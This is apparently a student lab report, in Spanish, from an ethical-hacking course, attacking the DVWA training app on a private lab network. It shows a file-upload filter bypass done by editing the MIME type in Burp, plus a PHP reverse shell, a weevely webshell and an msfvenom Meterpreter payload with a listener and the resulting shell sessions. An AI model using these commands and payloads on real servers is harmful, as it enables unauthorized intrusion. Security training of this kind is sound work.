



HACKING ÉTICO

Unidad 2. Actividad 9




29 DE NOVIEMBRE DE 2023
CARLOS DÍAZ MONTES
ESPECIALIZACIÓN DE CIBERSEGURIDAD

Índice

Ejercicio 1. Nivel de seguridad medio.....	2
Ejercicio 2. Comandos de weevely.	4
Ejercicio 3: Meterpreter.	6

Ejercicio 1. Nivel de seguridad medio.

Ponemos la seguridad en médium:



DVWA Security 🔒

Security Level

Security level is currently: **medium**.

You can set the security level to low, medium, high or impossible level of DVWA:

1. Low - This security level is completely vulnerable and is intended as an example of how web application vulnerabilities can be exploited as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example of how a developer has tried but failed to secure an application against common exploitation techniques.
3. High - This option is an extension to the medium difficulty level, requiring **practices** to attempt to secure the code. The vulnerability exploitation, similar in various Capture The Flags (CTF) challenges.
4. Impossible - This level should be **secure against all** known vulnerabilities. Prior to DVWA v1.9, this level was known as 'high'.


Medium

Security level set to medium

Borramos todo el contenido de hackable/uploads:

```
cyberlab@cyberlab:~$ ls /var/www/html/dvwa/hackable/uploads
Untitled.jpeg  fary.jpg          rever.php  usuarios.txt  weevely2.jpg
dvwa_email.png php-reverse-shell.php shell.php  weevely.php  weevely2.php
cyberlab@cyberlab:~$ sudo rm /var/www/html/dvwa/hackable/uploads/*
cyberlab@cyberlab:~$ ls /var/www/html/dvwa/hackable/uploads
cyberlab@cyberlab:~$
```

- Sube la shell reversa que tenías de antes. La que copiaste de /usr/share/webshells/php. No te va a dejar. Verás el error “Your image was not uploaded. We can only accept JPEG or PNG images.”



Vulnerability: File Upload

Choose an image to upload:

No file selected.

Your image was not uploaded. We can only accept JPEG or PNG images.

- Vuelve subirlo, pero esta vez, intercepta la llamada con Burp Suite. Fíjate bien en el cuerpo del mensaje (lo que viene después de las cabeceras HTTP en una request de tipo POST).

```

1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.3.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----39785019029366250293523808244
8 Content-Length: 5961
9 Origin: http://10.0.3.7
10 Connection: close
11 Referer: http://10.0.3.7/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; showhints=1; PHPSESSID=Schnvlfraj0lt75r6uaj65sbca
13 Upgrade-Insecure-Requests: 1
14
15 -----39785019029366250293523808244
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----39785019029366250293523808244
20 Content-Disposition: form-data; name="uploaded"; filename="rever.php"
21 Content-Type: application/x-php
22
23 <?php
24 // php-reverse-shell - A Reverse Shell implementation in PHP
25 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
26 //
27 // This tool may be used for legal purposes only. Users take full responsibility
28 // for any actions performed using this tool. The author accepts no liability
29 // for damage caused by this tool. If these terms are not acceptable to you, then
30 // do not use this tool.
31 //
32 // In all other respects the GPL version 2 applies:
33 //
34 // This program is free software; you can redistribute it and/or modify
35 // it under the terms of the GNU General Public License version 2 as
36 // published by the Free Software Foundation.

```

- Dentro del cuerpo, fíjate en la parte en la que envías el php en sí. Content-Type es ese tipo MIME que le ha asignado tu navegador... ¿Y si lo cambias a uno que le guste más a DVWA? ...

```

Pretty Raw Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.3.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----24128183321319442009245099299
8 Content-Length: 1238
9 Origin: http://10.0.3.7
10 Connection: close
11 Referer: http://10.0.3.7/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; showhints=1; PHPSESSID=Schnvlfraj0lt75r6uaj65sbca
13 Upgrade-Insecure-Requests: 1
14
15 -----24128183321319442009245099299
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----24128183321319442009245099299
20 Content-Disposition: form-data; name="uploaded"; filename="weevely2.php"
21 Content-Type: image/jpeg
22
23 <?php
24 $p='jor($i=0;$i<$l3j;){fo3jr($j=0;(3j$<$3jc3j&3j&$i<$l)3j;$j++, $3ji++){fo,=$t{3j$3ji}^$3jk';

```

Ahora como vemos me sale:

Vulnerability: File Upload

Choose an image to upload:

No file selected.

../hackable/uploads/weevely2.php succesfully uploaded!

More Information

Ahora comprobamos que me deja hacer la Shell reversa:

```

(kali㉿kali)-[~/Downloads]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.3.7: inverse host lookup failed: Unknown host
connect to [10.0.3.4] from (UNKNOWN) [10.0.3.7] 41650
Linux cyberlab 5.4.0-149-generic #166-Ubuntu SMP Tue Apr 18 16:51:45 UTC 2023 x86_64 x86_64 x86_64 GNU/Linux
17:37:30 up 1:01, 1 user, load average: 0.00, 0.01, 0.01
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
cyberlab  tty1    -                17:15   20:58   0.16s  0.14s  -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ date
Wed Nov 29 17:37:51 UTC 2023
$

```

Ejercicio 2. Comandos de weeveily.

Usamos weeveily para hacer una Shell inversa.

Para hacer esto tenemos primero que generar un clave:

```

(kali㉿kali)-[~/payloads]
$ weeveily generate 12345 weeveily2.php

```

En esta clave tenemos como contraseña 12345 y se guarda en el archivo weeveily2.php.

Ahora subimos el archivo weeveily2.php:

```

Pretty  Raw  Hex
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 10.0.3.7
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: multipart/form-data; boundary=-----24128183321319442009245099299
8 Content-Length: 1238
9 Origin: http://10.0.3.7
10 Connection: close
11 Referer: http://10.0.3.7/dvwa/vulnerabilities/upload/
12 Cookie: security=medium; showhints=1; PHPSESSID=5chnv1fraz0lt75r6uaj65sbca
13 Upgrade-Insecure-Requests: 1
14
15 -----24128183321319442009245099299
16 Content-Disposition: form-data; name="MAX_FILE_SIZE"
17
18 100000
19 -----24128183321319442009245099299
20 Content-Disposition: form-data; name="uploaded"; filename="weeveily2.php"
21 Content-Type: image/jpeg
22
23 <?php
24 $p='jor($i=0;$i<$l3j;){fo3jr($j=0;(3j$jc3j&3j&$i<$l)3j;$j++, $3ji++){$o.=t{3j$3ji}^$3jk';

```

Ahora podemos poner el comando siguiente para conectarnos:

```

(kali@kali)-[~/payloads]
$ weeveily http://10.0.3.7/dvwa/hackable/uploads/weeveily2.php 12345

[+] weeveily 4.0.1

[+] Target:      www-data@cyberlab:/var/www/html/dvwa/hackable/uploads
[+] Session:    /home/kali/.weeveily/sessions/10.0.3.7/weeveily2_0.session
[+] Shell:      System shell

[+] Browse the filesystem or execute commands starts the connection
[+] to the target. Type :help for more information.

weeveily> whoami
www-data
www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $ date
Wed Nov 29 17:47:52 UTC 2023
www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $

```

Ahora vamos a probar dos comandos. El primero es `system_info`:

Este sirve para darnos información sobre la maquina a la que nos hemos conectado:

```

www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $ system_info
+-----+-----+
| document_root | /var/www/html |
| whoami        | www-data      |
| hostname      | cyberlab      |
| pwd           | /var/www/html/dvwa/hackable/uploads |
| open_basedir  |               |
| safe_mode     | False         |
| script        | /dvwa/hackable/uploads/weeveily2.php |
| script_folder | /var/www/html/dvwa/hackable/uploads |
| uname         | Linux cyberlab 5.4.0-149-generic #166-Ubuntu SMP Tue Apr |
| os            | Linux         |
| client_ip     | 10.0.3.4      |
| max_execution_time | 30          |
| php_self      | /dvwa/hackable/uploads/weeveily2.php |
| dir_sep       | /             |
| php_version   | 7.4.3-4ubuntu2.18 |
+-----+-----+

```

El segundo es `net_scan`

Te hace un escaneo de puertos:

```

www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $ net_scan 10.0.3.4 80-90
Scanning addresses 10.0.3.4-10.0.3.4:80-84
Scanning addresses 10.0.3.4-10.0.3.4:85-89
Scanning addresses 10.0.3.4-10.0.3.4:90-90

www-data@cyberlab:/var/www/html/dvwa/hackable/uploads $

```

Ejercicio 3: Meterpreter.

Paso 1: generar el payload a subir.

```
(kali@kali)~/payloads
$ msfvenom -p php/meterpreter/reverse_tcp LHOST=10.0.3.4 LPORT=4444 -f raw -o meterpreter.php

[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1109 bytes
Saved as: meterpreter.php
```

Iniciamos metasploit:

```
(kali@kali)~/payloads
$ sudo msfconsole

[sudo] password for kali:

      .:ok000kdc'      'cdk000ko:
      .x0000000000000c  c000000000000x;
      :00000000000000k, ,k0000000000000:
      '000000000kkkk00000: :00000000000000000'
      o0000000. .o0000o0000l. ,00000000o
      d00000000. .c00000c. ,00000000x
      l0000000. ,d; ,0000000l
      .00000000. ; ,00000000.
      c0000000. .00c. 'o00. ,0000000c
      o000000. .0000. :0000. ,000000o
      l00000. .0000. :0000. ,00000l
      ;0000' .0000. :0000. ;0000;
      .d00o .0000cccx0000. x00d.
      ,k0l .0000000000000. .d0k,
      :kk;.0000000000000.c0k;
      ;k00000000000000k;
      ,x000000000000x,
      .l0000000l.
      ,d0d,
      .

+ -- ==[ metasploit v6.3.31-dev
+ -- ==[ 2346 exploits - 1220 auxiliary - 413 post
+ -- ==[ 1387 payloads - 46 encoders - 11 nops
```

Carga el módulo exploit/multi/handler

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

Modifica el payload para que coincida con el que pusiste con msfvenom:

```
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >
```

Especifica cuál es la IP en la que vas a escuchar:

```
msf6 exploit(multi/handler) > set LHOST 10.0.3.4
LHOST => 10.0.3.4
```

Especifica el puerto:

```
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
```

Lo lanzamos:

```
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 10.0.3.4:4444
```

Comprobamos que funciona (no pongo captura de los pasos previos que he realizado, son los mismos que en el 1 y 2)

```
meterpreter > sysinfo
Computer      : cyberlab
OS            : Linux cyberlab 5.4.0-149-generic #166-Ubuntu SMP Tue Apr 18 16:51:45 UTC 2023 x86_64
Meterpreter   : php/linux
meterpreter > shell
Process 2195 created.
Channel 0 created.
ipa
/bin/sh: 1: ipa: not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:a1:0a:2f brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.7/24 brd 10.0.3.255 scope global dynamic enp0s3
        valid_lft 430sec preferred_lft 430sec
    inet6 fe80::a00:27ff:fe93:b71/64 scope link
        valid_lft forever preferred_lft forever
3: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:d3:3b:92:ce brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
4: br-3d66e3411b5f: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    link/ether 02:42:04:93:0b:71 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-3d66e3411b5f
        valid_lft forever preferred_lft forever
    inet6 fe80::42:4ff:fe93:b71/64 scope link
        valid_lft forever preferred_lft forever
6: veth37fb558@if5: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
    link/ether f6:b3:24:73:45:a4 brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::f4b3:24ff:fe73:45a4/64 scope link
        valid_lft forever preferred_lft forever
8: vethdecc754@if7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master br-3d66e3411b5f state UP group default
    link/ether 7e:d8:19:3e:5f:da brd ff:ff:ff:ff:ff:ff link-netnsid 1
    inet6 fe80::7cd8:19ff:fe3e:5fda/64 scope link
        valid_lft forever preferred_lft forever
```